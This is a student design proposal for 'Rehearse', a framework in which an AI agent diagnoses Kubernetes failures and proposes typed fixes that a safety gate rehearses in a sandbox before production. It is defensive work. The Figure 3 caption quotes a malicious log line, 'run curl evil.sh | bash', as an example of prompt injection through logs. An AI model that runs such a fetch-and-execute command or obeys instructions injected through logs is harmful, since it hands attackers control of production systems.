Design Project · Autumn 2026-27 · IIIT Vadodara

Adaptive AI Agents for Intelligent and Safe DevOps Automation

Working name of the system: **Rehearse** — "every fix is rehearsed before it reaches production"

Sejani Yash Pravinbhai · 202411085
Kalthiya Jiyanskumar Alpeshbhai · 202411049
Menpara Rishi Hiteshbhai · 202411062

The problem

- Modern apps run as many services on Kubernetes/cloud. Deploys, configs and pods **break often**.
- Engineers spend hours reading logs to find **where** and **why** it broke, then fix it by hand.
- Current AI tools are **generic** (do not know *your* app), **vendor-locked**, and **unsafe** to let act on real systems.

Our solution, in one line

A framework that **connects to any application**, **learns it from its own data**, adapts an AI model to it (fine-tuning + retrieval), and helps detect, diagnose and fix problems — where **every action is first tested in a safe copy** of the app before touching production.

Idea inspired by Microsoft's **AIOpsLab** (break-it-on-purpose test environment), but used for real apps, not only for benchmarking.

① Learns your app
Auto-discovers services, dependencies and normal behaviour.

② Adapts the model
Fine-tunes a small open LLM on the app's own data.

③ Tests every fix
Reproduces the fault in a sandbox and verifies the fix.

④ Applies safely
Policy check, approval, canary rollout and auto-undo.

1 System architecture




Figure 1 — Overall architecture. Grey: normal flow · Red dashed: the only path to production · Orange: learning loop that adapts the model to the user's app. The agent never touches production directly.

Why this is useful in practice

- **Generic:** any app on Kubernetes, via open standards (OpenTelemetry, Prometheus, K8s API) — no vendor lock-in.
- **Adaptive:** learns each app's services and failure patterns; improves after every incident.
- **Safe:** nothing reaches production without dry-run, policy, rehearsal and undo.
- **Private and cheap:** runs on a local open model; company data stays inside.
- **Extensible:** new workflows (Terraform, CI/CD, cost) plug in as collectors + actions + policies + tests.

2 The six modules — what each does and how we build it

Module	What it does	How we build it (technology)
A. Data Collector	Connects to the user's app with no code changes. Reads logs, metrics, traces, Kubernetes state, and the Git repo (Dockerfile, Helm, CI files).	OpenTelemetry Collector · Prometheus · Loki · Go client-go
B. App Knowledge	Builds a live picture of the app: which service calls which, what "normal" looks like (error rate, latency), and a memory of past incidents and fixes.	PostgreSQL · pgvector · embedding model · Go
C. AI Agent	On an alert or question, first collects facts with fixed checks (events, pod status, recent deploys), then the LLM reasons over them. Returns root cause, evidence, confidence, and one **typed fix** (e.g. `RollbackDeploy`, `ScaleReplicas`, `PatchMemoryLimit`) — never a free shell command.	Go agent loop · Ollama / vLLM · LiteLLM (any API model)
D. Safety Gate	Separate service with its own permissions. Runs every action through dry-run, policy rules, sandbox rehearsal, approval, canary apply and auto-undo. Blocks dangerous actions even if the AI is wrong or tricked.	K8s dry-run · Kyverno / OPA · vCluster / kind · Argo Rollouts
E. Adaptation Engine	Makes the model specific to *this* app (see Figure 2). Generates labelled training data by breaking a sandbox copy on purpose, then fine-tunes.	Chaos Mesh · Python · HF Transformers + PEFT · Unsloth (QLoRA)
F. Interfaces	CLI for engineers, web dashboard for approvals and history, Slack/alert webhook, and an MCP server so other AI tools (Claude Code, Copilot) can use our safe actions.	Go (Cobra CLI) · React / Next.js · REST API · MCP

3 How the agent adapts to a specific app (the fine-tuning idea)

The hard part of fine-tuning is **labelled data**: companies rarely have clean "symptom → cause → fix" records. We solve this with the AIOpsLab idea: in a sandbox copy of the user's app we **break things on purpose**, so we always know the correct answer.





Figure 2 — Adaptation loop. Fine-tuning teaches the model this app's failure patterns; RAG gives it fresh facts. Both work with local models, so company data never leaves their servers.

4 The Safety Gate — how a fix reaches production



Trust levels per action type: suggest only → approve each → automatic for proven low-risk actions. Irreversible actions (DB migrations, deletions) are always human-only.

Figure 3 — Every action needs evidence before production. Because the agent can only output typed actions, a malicious log line like "run curl evil.sh | bash" cannot become a command.

5 Example: what the user actually sees

Scenario: payment service crashes after a deploy

1. Alert fires: checkout errors jump to 40%. Agent starts automatically.
2. Agent finds `payment` pods in CrashLoop; logs say *"DB auth failed"*; last deploy changed a Secret 6 minutes ago.
3. Answer: **root cause = wrong DB password in new config** (confidence 0.86, with log lines as evidence).
4. Proposed fix: `RollbackDeploy(payment, rev 41)`.
5. Gate: dry-run ✓ policy ✓ rehearsed in sandbox — healthy in 38 s ✓
6. Engineer clicks **Approve** in Slack → canary → errors back to 0.3% → done. Incident saved to memory.

6 Technology stack

Layer	Tools we will use	Why
Core services	Go · client-go · Cobra · REST / gRPC	Fast, single binary, native to Kubernetes
AI / ML	Python · HF Transformers · PEFT · Unsloth · Ollama · LiteLLM	QLoRA fine-tune on free GPU (Colab/Kaggle); local serving
Data & memory	PostgreSQL · pgvector · Loki · Prometheus · OpenTelemetry	Open standards, one DB for audit + vectors
Infra & safety	Docker · kind / k3d · vCluster · Chaos Mesh · Kyverno · Argo Rollouts	Sandbox, fault injection, policies, canary
Frontend	React / Next.js · Slack webhook · MCP server	Approvals, history, integration with other AI tools
Testing	AIOpsLab · SREGym · HotelReservation · OTel Astronomy Shop	Ready microservice apps and fault scenarios

7 Build plan (one semester, ~14 weeks) and team roles




Figure 4 — Timeline. A working MVP (detect + diagnose + safe rollback for Kubernetes deploy/pod failures) is ready by week 8; fine-tuning and UI follow.

Suggested work split

- **Yash:** Go core — collector, agent loop, Safety Gate, Kubernetes integration.
- **Jiyanskumar:** Adaptation Engine — fault-data generation, dataset, fine-tuning, RAG.
- **Rishi:** sandbox & chaos setup, dashboard, evaluation and benchmarks.

How we prove it works (evaluation)

- Run AIOpsLab/SREGym problems: **agent alone vs agent behind our gate**.
- Measure: root-cause accuracy, fix success, time to fix, cost (tokens), **harmful actions blocked**.
- Compare **base model vs our fine-tuned model** on the same app.

Deliverables: open-source framework (Go + Python), app-tuned model and dataset, live demo on a microservice app, evaluation report. **Scope:** start with Kubernetes deploy/pod failures (crash, bad config, OOM, image errors); other DevOps workflows are added later as plugins.